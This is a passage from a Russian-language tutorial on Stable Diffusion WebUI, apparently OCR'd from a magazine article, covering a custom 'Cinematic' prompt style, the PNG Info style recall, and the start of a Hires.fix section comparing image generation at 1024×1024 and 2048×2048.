
Я уже приводил собственный стиль Cinematic, он описывается следующей строкой:

```
style_Cinematic,"photorealistic, cinematic, {prompt} . cinematic
angle, cinematic lighting, highly detailed, amazing, finely detailed,
 more realistic, Ultra HD 32k, cinematic, 4k, footage from an epic
movie, clear focus, detailed character design, ultra-high resolution,
 perfectly composed, UHD",
```


Интересная особенность WebUI: если ты сгенерируешь изображение, использовав какой либо стиль, то при последующем открытии этой картинки на вкладке PNG Info и переносе из нее параметров генерации в окно txt2img программа автоматически распознает стиль и подключит его. Впрочем, это не сработает, если нужного стиля нет в списке или если ты отредактировал стиль после создания изображения.

HIRES.FIX: ГЕНЕРИРУЕМ КАРТИНКИ ВЫСОКОГО РАЗРЕШЕНИЯ


В интерфейс WebUI встроен мощный и удобный механизм, позволяющий генерировать картинки в разрешении, превышающем стандартные возможности Stable Diffusion. Да, ты можешь указать в параметрах генерации выходное разрешение 2048 × 2048; кстати, попробуй это сделать на каком нибудь простом запросе. Возьмем, например, запрос «a cat sitting on a chair» и сгенерируем картинку в стандартном для SDXL разрешении 1024 × 1024.




Ничего необычного. А теперь в качестве выходного разрешения укажем 2048 × 2048.




Или другой пример. При генерации картинки в разрешении 1024 × 1024.



Указание при том же сиде выходного разрешения 2048 × 2048 выдаст уже такую картинку.

